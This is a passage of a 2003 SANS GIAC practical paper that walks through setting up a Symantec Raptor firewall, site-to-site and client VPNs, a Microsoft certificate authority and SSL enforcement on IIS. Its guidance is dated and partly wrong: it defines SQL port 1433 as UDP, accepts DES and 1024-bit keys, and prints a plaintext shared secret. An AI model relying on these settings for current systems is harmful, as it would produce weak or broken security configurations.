For the next rule, the protocol for it will have to be created. Since the port I will be defining is not within the well-known port range, it is not included in the default set of protocols with the firewall. To add the protocol, follow these steps:

- Under Base Components right click on Protocols and select New > Protocol
- Name: SQL1433 Base Protocol: UDP
- Check the box Display in Rule Window
- Click the TCP/UDP Port Ranges tab at the top
- Destination Port Range: 1433
- Source Port Range: 0-65535
- Click OK at the bottom to save and close the new protocol



Screenshot 9 – Creating a Protocol

Also, instead of making two rules for the two database servers just one can be made. To do this we will need to make a group consisting of the two Database servers. To add the group, follow these steps:

Making the Database Server Group

- Under Raptor/Base Components right click on Network Entities and select New > Group
- Name the group DB_Servers
- Click the Members tab at the top
- Add the hosts Database_1 and Database_2 to the Included Members
- Click OK to save and close the new group


Rule 8

- Right click on Rules > New > Rule
- Enter "Enable SQL requests from Web~Client to the DB servers. Port 1433." under Description.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Click on the Services tab at the top.
- Add SQL1433
- Click the General tab at the top
- For connections coming in via: drop the menu and select the DMZ NIC
- From source: drop the menu and select Web_Client
- Destined for: drop the menu and select DB_Servers
- Coming out via: drop the menu and select the Intranet NIC
- Click OK to save and close the rule

At this point the basic rule set for the firewall is complete. Traffic is now allowed to pass from the general public to the public web server (port 80), from clients to the client web server (port 443), from the client web server to the database servers (port 1433), from the mail server to the mail gateway (port 25), from the mail gateway to the Internet (port 25), from the Internet to the mail gateway (port 25), and from the internal network to the Internet for http and ftp traffic (ports 80,443, and 20/21). Screenshot 10 shows the completed rules for the firewall.



Screenshot 10 – Completed Rules

Finally, to apply the changes made, right click on any item under the “raptor” tree and select All Tasks > Save and Reconfigure.

Rule Order

Normally rules are placed in a certain order with a generic deny rule at the end. However, this product does not function the same way in the same sense. All traffic is denied by default. Any inbound traffic is compared the set of rules to see if it is allowed. Typically, the highest level of traffic (outbound http, for example) is typically one of the top rules. The faster the firewall can find a match and deal with the traffic, the less the processing load is on the server. While Symantec does not specifically recommend this, the practice is a good one to follow.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Gateway-to-Gateway


For the VPN solution I will use the VPN capability built into the firewall. There is no special software required for clients in the gateway-to-gateway portion I will demonstrate here. What the firewall does is examines the packet and if it matches the destination subnet (say 192.168.1.160 for the remote office) it establishes a VPN tunnel to the remote office and starts passing that traffic over the VPN. What is nice is that multiple tunnels can be created for different needs.

The SRMC does have a wizard for this, and traditionally speaking wizards tend to help you get setup and running faster. Well, not true here. I suggest you skip the wizard all together unless you like being confused.

To create the tunnel:

- Expand the Virtual Private Networks tree under the SRMC console
- Right click on Secure Tunnels and select New > Secure Tunnel
- Name the tunnel whatever you like. I am using Tunnel_1
- Local Entity: choose the 192.168.2.0 network
- Remote Entity: choose the 192.168.1.160 network
- Local Gateway: choose the GE_Main_VPN_Gateway*
- Remote Gateway: choose the GE_Remote_VPN_Gateway*
- VPN Policy: choose the static_default_crypto

*These two gateways were created earlier while creating the network entities. If they are not in your list, go back to that section for directions on how to create them.



Screenshot 11 – VPN Tunnel

- Click on the tab labeled Keys at the top.
- Click the button Generate Keys

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Click the button Reveal Keys

These are the cryptographic keys that the two severs will use to talk to one another. After you reveal the keys you can copy them to a text file because you will need them to configure the other server's tunnel. (Remember to switch the keys. Local here equals remote there and vice versa.) The screenshot shows a sample of this. Notice that the Local Entity Key 2 and 3 are not available in this picture. This is because this particular version of the firewall is an evaluation version and only operates at DES strength. The full version would use all three keys and operate at 3DES strength.

- Click on the SPI tab at the top.
- Click the Generate SPI's Button
- Record the information for use on the other firewall
- Click OK to save and close

Now repeat the same process on the Remote firewall with the appropriate fields reversed. There is now a secure tunnel available between the networks 192.168.2.0 and 192.168.1.160. An easy way to confirm this is to simply enable ping and then ping a system on the remote network from the main office's internal network. You can look at the active connections in the SRMC and it will show you the established tunnel.

Microsoft Networking with the VPN Tunnel
If required, the rule base on the firewall to allow traditional Microsoft networking ports to pass over the VPN connection can be added. These ports are 137, 138, and 139. Fortunately, these protocols are already built into the protocols the firewall support. All that has to be done is to first enable the protocols to be displayed in the list of available protocols for rules and then to make the rule. To do this, follow the steps to enable views listed on page 31 of this document under "Enabling Protocol Views" and then apply that to these protocols:

- netbios_137_tcp
- netbios_137_udp
- cifs
- nbdgram

To complete the Microsoft networking, create a rule to allow these protocols coming in via the VPN tunnel to the 192.168.2.0 network in accordance with the rule making procedures listed under the "Creating Rules" section of this document.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Host-to-Gateway

Next, I will cover how to setup a host to connect back to the main office. Symantec refers to this as SEVPN Client Tunnels. This is handy for travelers who need to have access to network resources while out of the office and a welcome capability to security types that despise things like Outlook Web Access (OWA).

Before anything is done, I need to ensure that the client system meets the requirements of the Symantec package. To view these requirements, download the *Symantec Enterprise Firewall and Symantec Enterprise VPN Configuration Guide* (one document) from Symantec's site here http://www.symantec.com/techsupp. (Symantec, Ref. 2)The requirements are on page 432. This document also provides guidance on setting up client VPN tunnels with further details, explanations, and examples.

The system I will be using is a standard laptop running Windows 2000 Professional with Service Pack 4 and the rest of the security patches (too many to list) available at http://windowsupdate.microsoft.com. (Microsoft Ref. 3) The updates are current as of the writing of this document.


The first portion of the configuration is creating a Security Gateway. Since that was done in the previous Gate-to-Gateway section, I can skip this step. Also, I need to create a destination subnet. Since that has also already been done (subnet 192.168.2.0) I can skip that as well.

First, a VPN user group needs to be created. What this enables is the ability to add and remove users from the group without having to change the tunnel I will set up in the next few steps.

- Expand the Base Components tree in SRMC
- Right click of User Groups and select New > User Group
- Under the General tab name the group
- Click the VPN Network Parameters tab
- Enter the internal DNS server's address
- Click OK to save and close

*Note that you can specify your WINS and PDC if you like, but is not necessary.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Screenshot 12 – VPN Group

Next, create a user(s) for this group.

- Under the Base Components tree right click Users > New > User
- Put in the name of the user, but leave User ID blank
- Click the VPN tab at the top
- Check the box IKE Enabled
- Do not change Phase1 ID
- Check the Shared Secret allowed box
- Enter: "ihopethiskeyisstrongenoughtoprotectme"

Now add the user to the VPN group.

- Click the Groups tab
- Add the VPN_Clients
- Click OK to save and close the user




Screenshot 13 – VPN User

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Next, create a VPN policy. This is the cryptography policy that will be used for the VPN clients.

- Expand the Virtual Private Networks tree
- Select VPN Policies
- The right hand window contains a policy called ike_default_crypto
- Right click ike_default_crypto and select Clone
- Give the policy a name (ike_client_vpn_crypto)
- Click OK to save and close




Screenshot 14 – VPN Policy

Next, create the tunnel for the VPN clients. This tunnel is similar to the tunnel created for the gateway-to-gateway component except that remote entity will be different.

- Expand the Virtual Private Networks tree
- Select Secure Tunnels
- The right hand window contains the tunnel we created earlier
- Right click that tunnel and select Clone
- Name the tunnel Client_VPN_Tunnel_1
- Click OK to save and close
- Local Entity: pick the subnet 192.168.2.0
- Remote Entity: pick the VPN_Clients group
- Local Gateway: pick the GE_Main_VPN_Gateway
- Remote Gateway: grayed out. No selection available
- VPN Policy: select ike_client_vpn_crypto
- IKE Policy: select global_ike_policy

Key fingerprint = AF19 FA27 2F94 998D FDB5 DE3D F8B5 06E4 A169 4E46

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Screenshot 15 – Client VPN Tunnel

Address Transforms for Client VPN

Address transforms in Symantec's firewall allows the VPN client to maintain his or her current IP address while appearing to be an internal address. This is similar to address translation and is done by translating the client's IP address to that of the firewall's when that system accesses the internal network. Other options are to assign it addresses from a NAT pool or just to use the client's original IP. This is known as an "entry transform". I do not recommend the option of the client maintaining its original IP since that could run into routing problems.

An "exit transform" can be setup as well, but is not recommended in this case. An exit transform would allow the VPN user to connect to the VPN gateway and then go back out to the Internet. NAT pools and using the firewall's interface as the transform could also lead to problems with routing for NAT and access controls if using the gateway's interface. Therefore, I do not recommend this.

To setup an address transform:

- Under the Access Controls tree, right click Address Transforms > New > Address Transform
- Enter in a name to identify it like VPN_Client_Transform
- Click the Definition tab at the top
- Coming in via: select the Client_VPN_Tunnel_1 created earlier
- To server: select the 192.168.2.0 network
- Going out via: select the Any VPN interface
- Click OK to save and close

The final portion of the server configuration for client VPN connections is enabling Microsoft networking if you so desire. This procedure was covered under the *Gateway-to-Gateway* portion of this configuration. All that remains from this point is making a rule to allow the protocols, or I can simply change the existing rule to allow these protocols over all VPN connections. This choice is

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

that of the administrator, but the Microsoft protocols may not be required over all future VPN connections. Therefore, I recommend making a second rule.

Client Software Install


The software install for the client is easy. Simply locate it on the installation CD and run the setup. After installation you will be required to reboot the system. Once the system is back up run the client program. The first screen you will be presented with is a login screen. This login value is local to the system and only has an effect on the program itself. If you enter a password, it will consider it a new password and present you with a confirmation of new password dialog box.

Once the program proceeds to the next screen, you will be shown the main console, which starts on the Security Gateways tab.

- Click New
- Put in the IP address for the Security Gateway (the firewall)
- Click the Shared Secret radio button
- Enter the shared secret (the secret used here earlier was "ihopethiskeyisstrongenoughtoprotectme")
- Click OK to save and close the box

To connect to the gateway, highlight the tunnel just created and click the Connect button to the right. You will now be connected to the VPN server and have the local network resources available to you. You can minimize the VPN connection software by clicking the Minimize button at the bottom.

The next screenshot shows a sample of a completed and connected VPN tunnel back into the 192.168.2.0 network from a client machine that is a lab equivalent of the Internet.



Screenshot 16 – Active Client VPN Tunnel

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Using Public Key Infrastructure

In this section I will cover how to enable a Windows 2000 Advanced Server running Internet Information Services to require certificates for connection. To do this, the GE users will require certificates. In this scenario an Enterprise Root Certificate Authority will be used. This authority will belong to GE and be a self-signing root authority. This means it will be signing its own PKI certificate and will be the anchor of trust.

Server Platform

The web server being used here is Microsoft's Internet Information Services on a Windows 2000 Advanced Server platform. Updates included on this server are Service Pack 4 and all other current security patches available at the time of the writing of this document. These updates can be obtained from Microsoft's update site at http://windowsupdate.microsoft.com. (Microsoft Ref. 3)

Certificate Authority

A Microsoft Certificate Authority will also be used. To learn how to install the certificate authority, consult the Microsoft documentation or follow the link below for a detailed tutorial on how to do so.

http://www.microsoft.com/windows2000/en/advanced/help/sag_CS_Setup.htm (Microsoft Ref.4)

A Note About Certificate Authorities

As I mentioned, GE will have a "Root Certificate Authority" which is the anchor point of all trust within the organization. This is an extremely important point to consider. If that Root CA is compromised, the entire foundation of trust relationships is destroyed. Therefore, a much more secure and recoverable method for deploying CA's is to have the Root CA reside on an offline system and establish Intermediate Certificate Authorities. An Intermediate CA is a CA whose certificate is signed by the Root CA, which operates online and issues certificates. This way if the Intermediate CA is compromised, the entire PKI structure is not lost. Only the entities falling under that Intermediate CA would be lost. The next page has a graphical example of this.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Diagram 3 – Compromised Certificate Authority

Enforcing SSL


Being the security conscious type, I want to enforce the use of Secure Sockets Layer (SSL) on the client web server. However, this could cause the problem of a lot of irate customers calling GE saying our web server does not work. Why? Because most people don't type the http:// or https:// in an address when they enter it into their browsers. To solve this I will create an automatic redirect after I enable SSL.

Acquiring an SSL Certificate

To enable SSL, open the Internet Information Services MMC located in the Administrative Tools folder on the web server.

- Right click Default Web Server and select Properties
- Click the Directory Security tab
- Click Server Certificate
- Process a certificate request.
- Follow the steps in the wizard. Select at least 1024 as your bit length.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Screenshot 17 – Server Certificate Request

When completed you will have a text file with your certificate request in it. From here you can either connect to the GE Certificate Authority to request a certificate, or you can go to a commercial vendor like VeriSign (http://www.verisign.com) (VeriSign) for your server certificate. I do suggest a commercial vendor for the server certificate. The reason is that a vendor like VeriSign has their root certificate chain already installed in most operating systems when they ship. What this means is that users do not get warning banners when connecting to sites that use SSL with a commercial vendor certificate. If we issue the certificate with our own CA, the users will get warning banners each time they connect until they install the GE root certificate chain. It is a matter of choice, but I personally would rather not have a client question me, or the security of my business to save a couple hundred dollars.

Once you get your certificate, go back into the Default Web Server's Directory Security tab again and click the Server Certificate button again. You will be given the option to continue from where you left off earlier and then import your server certificate.

Enabling SSL

Once your server has its certificate, you can enable SSL by again going to the Directory Security tab and click on the Edit button at the bottom. Select the option to require SSL at 128bit. (Most browsers are now available world wide at 128bit.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Enabling a Redirect

Again, making a redirect for users will save a lot of heartache in the future. To do this, go to the \\winnt\help\iishelp\common directory and open 403-4.htm in a text editor. Paste the following code just above the </body> tag in the file.

```
<p>This page will automatically redirect to a secure connection.
<a href="javascript:RedirectThisPage()">Click here to go now.</a></p>
<script language=javascript>
<!--
var str = window.location.href
if (str.substring(0,18).toLowerCase() == "http://<yourHostName>") {
        str = 'https://<yourHostName>.<yourDomain>.com' + str.substring(18)
}
if (str.substring(0,7).toLowerCase() == "http://") {
        str = 'https://' + str.substring(7)
}

window.setTimeout("RedirectThisPage()", 10000, "javascript")

function RedirectThisPage(){
        window.location.href = str
}
//-->
</script>
```


Ensure that you change the <host names> in the above script to appropriately match your systems. What this will do is automatically forward the user to the correct port with a brief message informing them of the forward. This script was found at http://support.microsoft.com. (Microsoft Ref. 5)

User Certificates

Next, GE clients will need to be issued user certificates. These certificates are acquired by connecting to the certificate authority for GE. After the user has their certificate, they can use it to authenticate to the GE Web~Client server. To generate a certificate, the client would open a web browser and connect to the CA to generate the certificate. In this case, the link would be https://192.168.1.99/certsrv.[1] The client is then presented with the GIAC certificate enrollment web.

[1] Fictional URL


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Screenshot 18 – User Certificate Request 1


- Select the Next button at the bottom of the page
- One the next page select User certificate request > Web Browser Certificate
- Click the Next button at the bottom of the page
- On the next page, have the user expand the More Options button
- Fill in the basic information regarding name, etc.
- Under CSP: select Microsoft Strong Cryptographic Provider
- Enable Strong Private Key Protection

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Screenshot 19 – User Certificate Request 2

Click next at the bottom of the screen and the user will then be presented with this warning banner. Have the user click the Yes button. Next, a box to set the security level will pop up. Have the user set the security to HIGH and then create a profile.



